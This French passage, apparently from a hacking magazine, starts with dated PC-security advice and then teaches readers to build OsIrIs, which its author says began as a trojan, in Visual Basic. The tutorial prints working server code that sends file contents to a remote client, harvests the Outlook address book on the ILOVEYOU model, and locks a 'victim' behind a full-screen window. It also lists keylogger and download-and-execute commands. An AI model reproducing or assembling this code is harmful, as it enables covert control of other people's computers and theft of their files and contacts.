Afin d'éviter pas mal de problèmes liés aux virus, vous pouvez également remplacer les produits microsofts présents sur votre pc. En effet nombre de virus exploitent principalement les failles des produits de la sociétés de Redmond. Par exemple certains virus s'exécutent lorsque que vous utilisez la flèche "précédent" d'internet explorer. En matière de navigation, je ne puis que vous conseiller d'utiliser Opéra (http://www.Opéra.com/download/) qui peut d'ailleurs être plus rapide que Internet Explorer, et si vraiment vous ne savez pas vous passez de IE, n'oubliez pas de combler quelques une de ses failles via le système de mise à jour proposé par le site de Microsoft.

En ce qui concerne les e-mail, la règle est simple: ne pas utiliser Outlook (ou autre) pour la réception! En effet, prenez un compte courriel sur Yahoo, Multimania, ou mieux sur Hotmail (Msn surveille votre compte) ou Caramail (Carapop effectue le même travail qu'MSN). Ainsi grâce à ces deux derniers, vous êtes avertis en temps et en heure de l'état de votre compte mail comme si vous utilisiez Outlook, avec l'avantage qu'aucun virus ne pourra rentrer sur votre pc.

Mention spéciale pour Hotmail car il filtre vos mails avec l'antivirus McAfee et comme avec Carapop vous êtes prévenu de l'arrivée de courrier grâce à Messenger. Par contre, Caramail vous indique l'ip de la personne qui vous a envoyé le mail... à vous de voir! Après cela, il vous suffit de configurer Outlook uniquement pour l'envoi (bref vous n'indiquez pas le pop d'entrée et vous mettez comme mail d'envoi votre adresse Yahoo, Hotmail ou autre...). Pourquoi ne pas utiliser votre mail "receveur" pour envoyer votre courrier électronique? Et bien tout simplement car ces mails sont souvent bridés au niveau de la taille des envois et que donc ils plantent sur l'envoi de courriers "lourds" (photo, fichiers...).

Dernier programme à installer, Shell Atary.tk disponible sur http://www.atary.tk . Une fois le soft lancé, tapez commande " trojan " et votre connexion réseau sera scannée en permanence. Ainsi, de part l'observation de vos ports, vous pourrez détecter les éventuels trojans et même parfois obtenir les ip des ces intrus !

Passons maintenant à AVG, un sympathique antivirus extrêmement efficace dont j'ai d'ailleurs équipé mon serveur auxiliaire! La version gratuite est téléchargeable sur: http://www.grisoft.com

Mise à jour gratuite, etc... Il est efficace et est promis à un bel avenir même s'il est bien moins complet que le produit précédent.

Enquêter sur la maladie

Avant de conclure ce chapitre, je me permets de vous rappeler une règle fondamentale: " La connaissance est la puissance ". Formulé différemment, je ne puis que vous conseiller de vous informer le plus possible. Entre sites web et revues spécialisées, les références ne manquent pas. Sachez qu'il existe même un programme qui vous informe quotidiennement des dangers de la toile. SecuBar (qui autrefois offrait InnoculateIT gratuitement mais ce n'est plus le cas) est un centre de communication gratuit regroupant des outils interactifs qui sécurisent votre connexion ainsi que vos échanges d'informations sur le Net via le mail, le chat,... La SecuBar, par le biais de son module FlashInfo, joue le rôle d'un messager qui vous informe, 24h/24h, sur les dernières actualités sécurité et les apparitions de nouveaux virus. Elle est très discrète, n'encombre pas votre bureau et n'est visible dans sa totalité que lorsque vous l' utilisez. Elle permet un affichage simple et clair des informations comme le taux de mémoire utilisé ou le taux de processeur utilisé, elle propose un accès rapide à des fonctions comme le ping ou le trace-route. La secubar intègre le moteur de recherche de télécharger.com pour trouver facilement le logiciel qu'il vous faut quand vous en avez besoin. La Sécubar peut être téléchargée à cette adresse:
http://212.180.91.70/download/win/fr-secubar.exe

Il est malheureusement trop tard !

Erreur classique aux conséquences souvent douloureuses, vous avez sous estimé votre ennemi et vous voici infecté par un virus! Vous avez remarquez des lenteurs anormales, votre cpu tourne à un régime beaucoup trop haut (entre 70 et 90 % de ses capacités, cfr Secubar ou commande " cpu " dans Shell Atary.tk) et des plantages folkloriques parsèment vos sessions cybernétiques alors que votre antivirus est parfaitement à jour... Malheureusement, nul n'est parfait et il est possible que vous veniez d'attraper le dernier des virus créés, virus qui ne sera découvert et détecté par votre antivirus que dans quelques jours. Dès lors, il est probable que ce mutant démolisse votre antivirus et se rende de par ce fait totalement invisible.

Réflexe somme toute assez logique, vous allez vouloir réinstaller un antivirus; 9 fois sur 10 cela sera inutile car l'antivirus se verra soit totalement vérollé à l'installation, soit l'installation va échouer! Dès lors, il apparait clairement que vous êtes dans une situation des plus inconfortables et de plus risquées, surtout si vous n'avez pas pensé à graver vos données sur un CD afin de les sauvegarder! Mais ne vous inquiétez pas, il existe différentes parades que je vais vous enseigner.

La désinfection complète d'un disque dur est une opération complexe, car ce n'est pas parce que l'antivirus vous dit qu'il a éliminé le virus que ceci est vrai! Cependant, il est évident que la première étape est de scanner votre pc. Celui-ci étant infecté, vous devez faire appel à un antivirus présent sur un média saint.

Pour cela deux méthodes:

La première, vous avez une ligne internet rapide et dans ce cas, vous pouvez utiliser un antivirus gratuit en ligne! Le meilleure est : http://www.secuser.com/antivirus/ Ce service gratuit est un antivirus complet donc plus efficace que la deuxième technique proposée.

La deuxième est de taper sur "F8" au démarrage de votre pc et de démarrer en mode sans échec, ensuite introduisez une disquette protégée en écriture sur laquelle vous aurez au préalable enregistré une version minimale (et gratuite) de Panda Antivirus que vous trouverez ici:
http://updates.pandasoftware.com/pq/gens/klezi/pqremove.com
Une fois le ménage fait grâce à ce soft, notez soigneusement les noms des virus sur un bout de papiers. Démarrer ensuite le système de recherche de fichier de Windows et tapez le nom du ou des virus. S'il le retrouve à d'autres endroits, effacez-le. Ensuite tapez " *.l'extension du virus " (exemple : *.pif) et contrôlez la nature du ou des éléments détectés. Pour cela cliquez avec le bouton droit de votre souris et inspectez les propriétés du fichier concerné. En cas de doute, effacez le.

Votre ordinateur est désormais théoriquement propre... théoriquement seulement... A mes débuts je me souviens avoir sablé le champagne après d'âpres combats afin de débusquer la sale bè-bête. Une fois la bestiole coupée, effacée, atomisée et non moins irradiée, je rebootais (redémarrais) le pc et... me rendait compte qu'elle se réinitialisait au démarrage de Windows! Et oui, la route vers la pureté est encore longue!

Installez maintenant " Easy Cleaner " que vous trouverez sur :
http://www.toniarts.com/files/EClea1_7.exe
Ce programme va nettoyer les entrées invalides dans votre base de registre, les fichiers en doubles inutiles (certains virus ne font que multiplier vos fichiers afin de saturer votre HD), corrections des entrées invalides... Il va donc permettre de réparer certains des dégâts provoqués par les parasites. Attention toutefois! Ce freeware est à utiliser avec une grande prudence car il peut effacer par mégarde drivers, antivirus... Une fois de plus, c'est à vous qu'il appartient de le configurer et d'inspecter chaque fichier avant de le supprimer.

Je vous rassure tout de suite, les réjouissances ne sont pas encore finies ! C'est au tour de" Startup Manager " de trouver place dans votre machine, téléchargeable à cette adresse :
ftp://ftp.uni-marburg.de/mirror/winsite.com/win95/sysutil/startupmanager20.zip
Ce soft vous indique les programmes qui se lancent au démarrage de votre pc. Ne laisser que le nécessaire! Dans un premier temps, désactivé tout ce qui n'est pas fichier Windows et relancez votre pc. Si tout se passe sans encombre, effacez définitivement ces programmes toujours via "Startup Manager" et évidement videz votre corbeille comme à chaque étape!

Le nettoyage ayant été effectué, il est temps de réinstaller votre OS! Et oui, tous ceci n'avait d'autre but que de préparer un terrain stable à une nouvelle installation! Certes ceci n'est pas obligatoire, mais croyez moi, une réparation de l'OS est très conseillée... Avant la remise à niveau à proprement parlé, procurez-vous une disquette de démarrage de Windows98. Paramétrez votre bios de manière à pouvoir démarrer sur la disquette comme expliquez avant. Une fois la disquette lacée, tapez: " C: " puis " fdisk/MBR ".

Cette commande va avoir pour effet de recréer le MBR (master boot record). Le MBR est l'ensemble des pistes de démarrage de votre disque dur, pistes dans lesquelles peut dormir actuellement le virus...

Souvent il arrive que votre disque dur ne démarre plus suite à l'attaque d'un virus. Le réflexe de la majorité des amateurs d'informatique est de formater le disque pensant ainsi détruire le virus. Sachez que ceci est inutile car la commande " format c: " s'attaquera uniquement à la racine C et donc votre MBR ne subira aucune modification.

Un Windows propre étant présent sur votre machine, vous pouvez enfin réinstaller un antivirus puis effectuer une mise à jour pour enfin scanner de nouveau tout votre système pour découvrir sans surprise que votre ordinateur est désormais en parfaite santé! Dernier conseil, si vous voulez être réellement tranquille, tapez " format c ", puis installez Linux!

Bonne config!

Choisir un bon firewall...

Votre choix effectué, l'antivirus installé, il est temps de passer à un autre outil essentiel: le firewall. Si vous n'avez pas installé eSafe (car celui-ci en contient un) il vous faut impérativement en installer. Voici mon préféré dûment testé: Zone Alarm. Il est sans conteste l'outil essentiel pour les utilisateurs de lignes ADSL et de modem câble car il fournit une protection solide contre les voleurs, les vandales et les pirates du Net. Un pare-feu dynamique pour le contrôle de la porte vers votre ordinateur et l'invisibilité du PC pour Internet et pour les intrus potentiels. Le contrôle de l'application pour s'assurer que les applications comme les spywares ne puissent pas envoyer de données de valeur à des criminels et des vandales (je ne citerai pas de noms...). Des niveaux de sécurité qui configurent automatiquement le pare-feu et éliminent le risque d'un mauvais usage venant d'autres produits. Des zones locales et d'Internet vous donnent l'avantage de partager des données importantes avec des gens de confiance tout en déniant le privilège à quelqu'un d'autre. Le téléchargement de la version freeware de ce programme (car il existe une version plus puissante et payante) se trouve ici : http://cdrom.digitalriver.com/pub/bws/bws_38/zonalm26zl.exe
Et pour le transformer ce software anglais en un programme français, téléchargez le patch francophone via : http://skeksess.free.fr/fichiers/ZoneAlarm_FR.exe

...et bien le paramétrer

Sachez cependant que la puissance et l'efficacité des ces systèmes de protection ne dépend que d'une chose : vous !
En effet, ce sera grâce à une configuration poussée, configuration permise par une lecture approfondie et studieuse de la documentation que ces protections mettront à disposition de votre machine toute leur technologie. Sans des réglages affinés et des mises à jour régulières, vous roulerez dans une voiture grand luxe avec un moteur de mobylette !

CODEZ VOTRE PROPRE OUTIL D'ADMINISTRATION À DISTANCE

Dans Hackerz Voice 12 vous avez découvert une initiation sur la prise de contrôle à distance sous Windows. Dans ce second volet, nous vous proposons de coder vous-mêmes votre propre outil d'administration à distance en Visual Basic.

Dans l'article précédent, nous vous avions présenté le programme client/serveur OsIrIs en détaillant certaines de ses fonctions. Le serveur est le programme qui est installé sur l'ordinateur que vous désirez contrôler par Internet. Il attend des instructions qui lui sont données par un client. Ce client est le programme lancé sur votre machine ; il va se connecter sur la machine distante pour en prendre les commandes. Nous allons ici vous expliquer comment le serveur interprète et exécute les commandes envoyées par le client. L'objectif sera de vous donner les bases pour coder vous-même votre propre outil d'administration à distance. Les sources sont disponibles en téléchargement sur notre site : http://www.thehackademy.net (section Archives)

NIVEAU

NEWBIE

POINTS ABORDÉS DANS L'ARTICLE

Screen au démarrage de Windows.
Nom de l'ordinateur.
Liste des fenêtres actives.
Lecture d'un fichier.
Suppression d'un fichier.
Exécution d'un fichier.
Outlook et son carnet d'adresses.
La fonction Winamp.
La détection de connexion.
La fonction Matrix.
Le mot de la fin.

Le protocole de communication d'OsIrIs

Dans des applications comportant un client et un serveur, un protocole de communication est obligatoire. Pour que le serveur achemine les informations reçues vers la bonne fonction, on lui indique celle-ci par deux caractères placés avant le début des données. Pour afficher une message box à l'écran du serveur avec " the Hackademy Journal " pour texte, "THJ" pour titre, et avec un unique bouton <OK>, le client enverra au serveur cette chaîne de caractères : "03the Hackademy Journal§THJ§1" . Alors, explication : le "03", c'est l'indicateur de fonction, " the Hackademy Journal ", vous le savez, c'est le texte à afficher, THJ, c'est le titre, et le "1", c'est ce qui permet d'afficher le bouton <OK>. Quant aux "§", ils permettent de délimiter chacun des paramètres. Vous me demanderez pourquoi il n'y en a pas entre "03" et le texte ? C'est tout simple, l'indicateur de fonction est fixe à deux caractères, donc nous connaissons sa longueur, et on sait donc où commence le texte. Une autre question que vous pourriez me poser. Pourquoi ne pas tout simplement envoyer la chaine : msgbox(the Hackademy Journal",1,"THJ") ?. Une explication se cache également derrière. La chaîne doit être la plus courte possible afin de gagner du temps lors du transport des données entre les deux PCs. A titre indicatif, comme pour le "03" de la MessageBox, vous trouverez en encadré la liste des fonctions présentes dans la source du serveur OsIrIs v2.1 (seules les fonctions actives sont indiquées).

Remarque. Si vous avez déjà des notions de programmation Visual Basic (VB), il est alors facile de coder votre propre client qui utiliserait le protocole d'OsIrIs et permettrait d'utiliser les fonctions installées sur le serveur. En continuant dans cette direction, il serait possible de créer votre client et d'étendre le protocole OsIrIs pour qu'il exécute de nouvelles fonctions installées sur le serveur par vos soins. Sinon, dans tous les cas, continuez à lire attentivement la suite, car nous allons maintenant détailler certains points essentiels du code source du serveur.

Screen au démarrage de Windows

Cette fonction obligatoire dans le cadre d'une utilisation légale de votre programme, permet de mettre un message au démarrage de Windows. Elle ajoute simplement deux clés dans la base de registre de Windows.

Celle-ci correspondant au texte à afficher :

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Winlogon\LegalNoticeTexte.
```

Et celle-ci au le titre de la fenêtre affichée :

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Winlogon\LegalNoticeCaption.
```

Le code permettant l'affichage de cette fonction est listé ci-dessous :

```
titre = Split(Mid$(data, 4), "§")(0)
corps = Split(Mid$(data, 4), "§")(1)
If titre <> "" And corps <> "" And titre <> "(vide)" And corps <> "(vide)" Then
wsh.RegWrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Winlogon\LegalNoticeTexte", corps
wsh.RegWrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Winlogon\LegalNoticeCaption", titre
End If
```

DISCLAIMER

Pour la petite histoire, à la base, OsIrIs est un cheval de Troie. Ce fut le premier et le seul :) que j'ai codé. Au début, les fonctions installées sur le serveur étaient du style ouvrir/fermer le CD, affichage d'une MessageBox, etc. Par la suite, j'ai ajouté les fonctions fun. Ensuite et enfin, les fonctions d'administrations que je développe majoritairement dans cet article. Peu de temps après l'avoir essayé, la personne servant de serveur m'a conseillé de le mettre en téléchargement sur le net. J'ai mis du temps à me décider, mais voila, il y est tout de même. Ensuite, j'ai amélioré les fonctions d'administration à distance et puis j'ai diffusé les sources, mais seulement celles du serveur, de manière à limiter les tentatives de piratage par les scripts-kiddies. En espérant que cet outil vous sera utile, je vous souhaite une bonne lecture.

EXPLICATION DU CODE. Les deux premières lignes récupèrent le texte et le titre envoyés par le client. Si les chaînes ne sont pas vides, l'objet wsh (déclaré au début de la procédure, permettant ainsi son utilisation dans toutes les branches du Select Case) fixe les clés du registre aux valeurs fournies par le client.

Nom de l'ordinateur

Cette fonction permet simplement de récupérer le nom de l'ordinateur du serveur. Son code est listé ci-dessous :

```
Private Declare Function GetUserName Lib "advapi32.dll" Alias "GetUserNameA" (ByVal lpBuffer As String, nSize As Long) As Long     'à déclarer hors de toutes procédures
Dim stTmp As String
stTmp = Space$(250)
Call GetUserName(stTmp, 251)
sck.SendData "41" & Mid$(stTmp, 1, InStr(1, stTmp, Chr$(0)) -1)
```

EXPLICATION DU CODE

1. La fonction GetUserName doit être déclarée hors de toutes procédures.
2. La variable stTmp (pour String Tampon, un buffer finalement) est déclarée puis initialisée.
3. L'appel à la fonction GetUserName récupère le nom de l'ordinateur dans le buffer.
4. La fonction Mid$() extrait le nom de la chaîne retournée par la fonction GetUserName dans stTmp et le tout est renvoyé au client.

Liste des fenêtres actives

Cette fonction permet au client de savoir quelles sont les fenêtres actives à l'écran du serveur. Cette fonction peut être très utile, par exemple, dans le cas d'une administration à distance. Le principe en est très simple : récupérer le handle des fenêtres, leur titre et envoyer ces informations au client.

Le code est listé ici :

```
Dim hWnd As Long
Dim Titre_Fenetre As String * 255
Dim TitreFen As String
Dim i As Integer
Dim list1 As String
Dim j As String
list1 = vbNullString
hWnd = GetWindow(GetDesktopWindow(), 5)
i = 1
j = "0"
Do While (Not IsNull(hWnd)) And (hWnd <> 0)
      Titre_Fenetre = String(255, 0)
      Ret = GetWindowText(hWnd, Titre_Fenetre, 255)
      If Titre_Fenetre <> String(255, 0) Then
            If IsWindowVisible(hWnd) = 1 Then
                  TitreFen = Titre_Fenetre
                  TitreFen = Left(TitreFen, Ret)
                  j = j + 1
                  If Val(j) < 10 Then j = "0" & j
                  list1 = list1 & TitreFen & " [ " & hWnd & " ]§"
            End If
      End If
      hWnd = GetWindow(hWnd, 2)
Loop
Form1.sck.SendData "18" & j & list1
```

EXPLICATION DU CODE

1. Les 6 premières lignes déclarent les variables dont la fonction a besoin.
2. "list1 = vbNullString" permet de fixer à une chaîne vide le contenu de la chaîne qui contiendra la future liste des fenêtres.
3. Ensuite, le programme récupère le handle du bureau.
4. i et j sont initialisés pour la boucle While
5. La boucle justement, qui passe en revue toutes les fenêtres
6. " Titre_Fenetre = String(255, 0) " ceci formate la chaîne destinée à recevoir le titre de la fenêtre (d'où le nom ;)
7. L'appel à GetWindowText récupère le titre de la fenêtre et renvoie dans Ret le nombre de caractères constituant le titre
8. Le programme vérifie ensuite si le titre n'est pas vide, et si la fenêtre est visible
9. Les deux lignes suivantes ôtent les caractères finaux inutiles du titre de la fenêtre pour finalement stocker le nom de la fenêtre dans TitreFen
10. j est un compteur sur deux chiffres, expliquant ainsi la présence du bloc If
11. On utilise ensuite la variable list1 pour stocker le titre de la fenêtre, qui contiendra le titre de toutes les autres. list1 sera de la forme : titre1 [1234]§titre2 [2345]§titre3 [3456]§etc.
12. Le nouvel appel à GetWindow permet de prendre le handle de la fenêtre suivante et avec la boucle While, on stocke son titre dans list1 et ainsi de suite jusqu'à épuisement des fenêtres actives
13. A la sortie de la boucle, le serveur envoie la chaîne list1 contenant tous les titres et les handles, précédés de "18" (le numéro de la fonction) et du nombre de titres que contient list1 pour que le client sache comment traiter les informations.

Lire un fichier

Pour lire un fichier, le serveur d'OsIrIs utilise les objets du VBS (Visual Basic Script). fso a déjà été déclaré et initialisé dans le début de la procédure, ce n'est donc pas nécessaire de le remettre ici. Il n'est là que pour les besoins de l'article ;)

```
Set fso = CreateObject("Scripting.FileSystemObject")
Set file = fso.opentextfile(Mid$(data, 3))
Form1.sck.SendData "10" & FileLen(Mid$(data, 3)) & " " & file.readall
file.Close
```

EXPLICATION DU CODE :

1. La première ligne ouvre le fichier dont le chemin est passé par le client.
2. La deuxième ligne envoie directement au client la taille du fichier (par la fonction FileLen) et son contenu, que file lit avec File.ReadAll
3. Le programme ferme finalement le fichier précédemment ouvert.

Suppression d'un fichier

Dans la continuité des fonctions d'administration à distance, celle-ci peut également être utile : elle permet la suppression d'un fichier. Le code est très simple, mais il faut connaître la fonction VB de suppression de fichier qui est :

```
Kill("c:\toto.txt")
```

pour supprimer le fichier c:\toto.txt bien sûr ;).

Exécution d'un fichier

L'appel à la fonction ShellExecuteA permet l'exécution de n'importe quel fichier. Si c'est un exécutable, il est lancé, sinon, il est ouvert avec le prog qui lui est associé (ex: fichier texte -> Notepad). La fonction est déclarée comme suit dans le fichier shellapi.h :

```
HINSTANCE WINAPI
ShellExecuteA(HWND,LPCSTR,LPCSTR,LPCSTR,LPCSTR,INT);
```

Le premier paramètre précise une fenêtre parent. Le deuxième, a pour valeur, soit "open" pour l'ouverture de fichiers (ce qui est utilisé dans le serveur d'OsIrIs), soit "print" pour l'impression de fichiers, soit encore "explore" pour parcourir un dossier. Les trois paramètres suivants servent si le fichier est un exécutable. Le dernier est à zéro si le fichier n'est pas exécutable. Pour les besoins d'OsIrIs, deux paramètres seulement servent : le deuxième et le troisième, et en VB, la syntaxe d'appel de cette fonction est la suivante :

```
Call ShellExecuteA(0, "Open","c:\toto.txt", "", "", 10)
```

pour l'ouverture du fichier c:\toto.txt

Outlook et son carnet d'adresses

Cette fonction permet de récupérer le carnet d'adresses du serveur pour peu qu'Outlook soit installé. Notre code repose sur du VBS, utilisé notamment dans le célèbre virus : I Love You. Si vous vous intéressez au VBS l'étude de son code est très instructif.

```
Set outlook = CreateObject("Outlook.Application")
Set mapi = outlook.GetNameSpace("MAPI")
For Each C3 In mapi.AddressLists
      If C3.AddressEntries.Count <> 0 Then
            For C2 = 1 To C3.AddressEntries.Count
                  Set C8 = C3.AddressEntries(C2)
                  If C2 = 1 Then
                        C1 = C8.Address
                  Else
                        C1 = C1 & ";" & C8.Address
                  End If
            Next
      End If
Next
```

EXPLICATION DU CODE

1. Les deux premières lignes créeent deux objets destiner à accéder au carnet d'adresse de Outlook.
2. La première boucle For associe tous les éléments de mapi.AddressLists à C3 et exécute la boucle suivant le nombre d'éléments.
3. Le bloc If vérifie qu'il y a au moins une adresse
4. Si oui, la deuxième boucle For est exécutée autant de fois qu'il y a d'adresses
5. C8 stocke l'entrée correspondante et ensuite C1 stocke les

adresses trouvées. (le bloc If permet la gestion du caractère séparateur " ; " entre les différentes adresses)
6. Finalement, c'est la chaine C1 qui contient les adresses sous la forme mail1;mail2;mail3;...

La fonction Winamp

Rien de bien compliqué dans cette fonction, mais quelques infos sont nécessaires pour comprendre. En gros, Windows utilise des fonctions telles que SendMessage() pour communiquer avec les fenêtres des programmes ouverts. Un exemple dans notre cas : Winamp est démarré, on récupère le handle de la fenêtre (chaque fenêtre de Windows possède son propre handle, ce qui permet de la caractériser). Voici le code de la fonction Winamp d'OsIrIs :

```
Dim hwndwinamp As Long
hwndwinamp = FindWindow("Winamp v1.x", vbNullString)

Select Case Mid$(data, 3, 1)
Case Is = "0" 'handle de la fenetre
Form1.sck.SendData "351" & hwndwinamp
Case Is = "1" 'jouer
SendMessage hwndwinamp, 273, 40044, 0
Case Is = "2" 'Pause
SendMessage hwndwinamp, 273, 40046, 0
Case Is = "3" 'arreter
SendMessage hwndwinamp, 273, 40047, 0
Case Is = "4" 'précédente
SendMessage hwndwinamp, 273, 40044, 0
Case Is = "5" 'suivante
SendMessage hwndwinamp, 273, 40048, 0
Case Is = "6" 'Quitter Winamp
SendMessage hwndwinamp, 273, 40001, 0
Case Is = "7" 'Toujours au dessus
SendMessage hwndwinamp, 273, 40019, 0
Case Is = "8" 'Double Taille
SendMessage hwndwinamp, 273, 40165, 0
Case Is = "9" 'Sous la firme d'une barre
SendMessage hwndwinamp, 273, 40064, 0
Case Is = "A" 'Cache Winamp
SendMessage hwndwinamp, 273, 40258, 0
Case Is = "B" 'Playlist
SendMessage hwndwinamp, 1024, 3, 120
A1 = wsh.regread("HKEY_CLASSES_ROOT\Winamp.File\shell
\open\command\")
path_pls = Trim(Mid$(A1, 2, Len(A1) - 8)) & "m3u"
trale = MakePLSString(path_pls)
Form1.sck.SendData "352" & trale
Case Is = "C"
SendMessage hwndwinamp, 1024, Mid$(data, 4), 121
PostMessage hwndwinamp, 273, 40045, 0
Case Is = "D"
If Mid(data, 4) > 0 And Mid(data, 4) < 255 Then
SendMessage hwndwinamp, 1024, CByte(Mid(data, 4)), 122
End If
Case Else 'Si Erreur
If Err.Number <> 0 Then
Form1.sck.SendData "35" & Err.Number
End If
End Select
```

Explication du code

1. On déclare une variable de type Long qui contiendra le handle de la fenêtre de Winamp.
2. Pour récupérer un handle en fonction du titre de la fenêtre, on utilise la fonction FindWindow(). Cette fonction renvoie le handle de la fenêtre visée. Ici, on le stocke dans la variable hwndwinamp déclarée précédemment.
3. Le block Select Case qui suit oriente la fonction demandée en fonction de la chaîne envoyée par le client (Cf. la fonction Matrix). A chaque demande, on envoie un message à la fenêtre de Winamp par l'intermédiaire de la fonction SendMessage(). Pour ceux qui connaissent le mode de communication Win32, c'est ici wParam qui varie alors que dans notre cas, lParam est toujours à 0. Vous pouvez si vous le souhaitez ajouter d'autre commandes. Pour cela, il faut que vous connaissiez le code correspondant à envoyer dans lParam (le troisième paramètre de SendMessage()).
4. Le dernier cas un un peu particulier puiqu'il doit retourner le contenu de la Playlist. Pour cela, on stocke dans A1 le chemin de Winamp que l'on a lu dans le registre. Au path, on vire l'extension, et on ajoute "m3u", car c'est ce fichier qui contient la Playlist. La fonction MakePLSString() récupère le contenu de la playlist et la place dans trale puis le serveur l'envoie au client en précisant avec le "352" qu'il envoie la playlist.

La détection de connexion

Pour se faire avertir de la connexion du serveur à Internet, il faut rajouter la procédure ci-dessous dans le code d'un timer (ici, TmrIsConnected) réglé par exemple à un intervalle de 30 secondes.

Numéros des commandes utilisées dans Osiris

01 : CD
03 : MessageBox
04 : InputBox
05 : ICQ
06 : AIM
07 : Shell
08 : Panneau de Configuration
09 : Lecteurs
10 : Lire un fichier
11 : Démarrer un fichier
12 : Supprimer un fichier
15 : Outlook
16 : MP3
17 : Keylogger
18 : Liste des fenêtres actives
19 : Registre
20 : Souris
21 : Chat
22 : Tic-Tac-Toe
24 : Fichiers INI
25 : Nombre de boutons sur la souris
26 : Inverser les boutons
27 : Danse du clavier
28 : Fermer une fenêtre
29 : Windows
30 : Déplacement de fenêtre
31 : Arborescence
33 : Matrix
34 : Envoyer des touches au clavier
35 : Winamp
36 : Télécharger un exécuter un fichier
37 : Télécharger un fichier
38 : Fenêtres
39 : Envoyer un fichier sur FTP
40 : Curseur
41 : Nom de l'ordinateur
42 : Fenêtres 2
43 : Imprimante
47 : Paramètres de connexion
48 : Dernières recherches
49 : Temps depuis lequel Windows tourne
50 : Décomposition de l'écran
51 : Yahoo! Messenger
52 : MSN Messenger
53 : Déconnexion d'OsIrIs
56 : Outlook 3
57 : Message au démarrage de Windows
58 : Ecran de veille et affichage

```
Public Declare Function InternetGetConnectedState Lib
"wininet.dll" (ByRef lpdwFlags As Long, ByVal
dwReserved As Long) As Long
                    'à déclarer hors de toutes procédures
Private Sub TmrIsConnected_Timer()
      If IsNetConnectViaModem = True Then
            'Appel à la fonction de notify
            TmrIsConnected.Enabled = False
      End If
End Sub
Public Function IsNetConnectViaModem() As Boolean
      Dim dwflags As Long
      Call InternetGetConnectedState(dwflags, 0&)
      IsNetConnectViaModem = dwflags And &H1
End Function
```

Explication du code

1. La déclaration de InternetGetConnectedState doit se faire dans la partie adéquate, hors de toutes procédures.
2. Le timer appelle la fonction IsNetConnectViaModem pour savoir si une connexion existe. Celle-ci renvoie une variable de type bool (vrai ou faux)
3. Dans le bloc If, il faudrait faire un appel à une fonction qui avertirait le client de la connexion du serveur. Afin d'éviter que le serveur avertisse le client toutes les 30 secondes, il faut que le timer se désactive lui-même lorsque la connexion existe et que la notifie s'est déroulée.

La fonction Matrix

Dans ce cas, la chaîne reçue par le serveur est de ce style : 331Hello Neo. Par le premier Select Case, le serveur détermine quelle fonction est demandée. Ensuite, un deuxième Select Case intervient pour savoir si l'on demande l'affichage ou l'arrêt de la Matrice. Dans notre exemple, on l'affiche par "1".

Les instructions correspondantes sont listées ici :

```
' Instruction dans le code de le form1
matrix.Label2.Caption = Split(Mid$(data, 4), "|")(0)
matrix.Show
matrix.Timer2 = True
```

Explication du code

1. La première ligne place le texte à afficher dans le label2 de la form de Matrix,
2. matrix.Show commande l'apparition de la form matrix
3. matrix.Timer2 = True déclenche le début de l'apparition du texte.

Et maintenant, le code associé à la form matrix est copié ci-dessous :

```
'la form en question est la form Matrix
Dim now As Long, nb As Long
Private Sub Form_Click()
      Exit Sub
End Sub
Private Sub Form_KeyPress(KeyAscii As Integer)
      On Error GoTo fin
      If KeyAscii = 27 Then
            Exit Sub
      ElseIf KeyAscii = 9 Then
            Exit Sub
      ElseIf KeyAscii = 32 Then
            Exit Sub
      Else
            Exit Sub
End If
fin:
End Sub
Private Sub Form_KeyUp(KeyCode As Integer, Shift As
                        Integer)
      If KeyCode >= 32 And KeyCode <= 122 Then
            Label1.Caption = Label1.Caption &
                              Chr(KeyCode)
            nb = nb + 1
      ElseIf KeyCode = 13 Then
            Form1.sck.SendData "33" & Mid$(Label1, Len(Label1)
                                          - nb + 1)
            nb = 0
            now = 0
            Label1 = ""
      ElseIf KeyCode = 8 Then
            If nb > 0 Then
                  Label1 = Mid$(Label1.Caption, 1,
                              Len(Label1.Caption) - 1)
                  nb = nb - 1
            End If
      End If
End Sub
Private Sub Form_Load()
      Dim Retour As Long
      Dim a As Boolean
      SetWindowPos Me.hWnd, -1&, 0, 0, 0, 0, 33
      matrix.Height = Screen.Height
      matrix.Width = Screen.Width
      Label1.Top = 500
      Label1.Left = 500
      Label1.Width = Screen.Width - 300
      Label1.Height = Screen.Height - 100
End Sub
Private Sub Form_MouseMove(Button As Integer, Shift
            As Integer, X As Single, Y As Single)
      ShowCursor (bShow = 1)
End Sub
Private Sub Label1_Click()
      Exit Sub
End Sub
Private Sub Label1_MouseMove(Button As Integer, Shift
As Integer, X As Single, Y As Single)
      ShowCursor (bShow = 1)
End Sub
Private Sub Timer2_Timer()
      Label1.Caption = Left$(Label2, now)
      now = now + 1
      If Label1 = Label2 Then
            Label1 = Label1 & vbCrLf & ">> "
            Timer2 = False
      End If
End Sub
```

Alors, explication du code

1. Dim now As Long, nb As Long : Déclaration des variables générales qui vont servir pour la matrice

2. La procédure Form_Click() permet d'éviter à la victime de tenter quoi que ce soit pour fermer la fenêtre. Avec ces lignes, chaque clicks sur la form ne produiront aucun effet.

3. La procédure suivante, Form_KeyPress(KeyAscii As Integer), permet la gestion des frappes de clavier. Ici, rien n'est déclenché, mais c'est pour des éventuelles modifications que je l'ai installé. 27, 9, 32 correspondent aux codes ASCII correspondants respectivement <Escape> , <Tabulation> et <Space>. Et si jamais une erreur survient (on se sait jamais) rien ne se produira, grâce à On Error GoTo fin

4. Cette procédure, Form_KeyUp(KeyCode As Integer, Shift As Integer), permet la gestion des frappes de clavier, de la même manière que la procédure précédente, mais celle-ci est déclenchée lorsque la touche est relâchée et non pas baissée. Le premier bloc If permet de limiter ces frappes. En fait, il filtre les caractères qui vont être affichés à l'écran, pour que le serveur puisse répondre au client, par l'intermédiaire de la matrice. Donc si le caractère de la touche frappé est compris entre 32 et 122 (inclus), le caractère va être affiché, si le caractère tapé est <Enter>, le texte tapé précédemment sera envoyé au client, si le caractère est <Return>, le serveur a fait une faute de frappe et donc on retire le caractère affiché.

5. La procédure Form_Load() est celle qui est exécutée dès que la form est affichée. L'appel de SetWindowPos a pour rôle de placer la form au premier plan, de manière à ce que aucune autre fenêtre ne la recouvre. Les 6 lignes suivantes gèrent la disposition des éléments. Les 2 premières fixent la taille de la form à la taille de l'écran et les 4 suivantes, fixent la taille du label qui accueille le texte ("Hello Neo", par exemple).

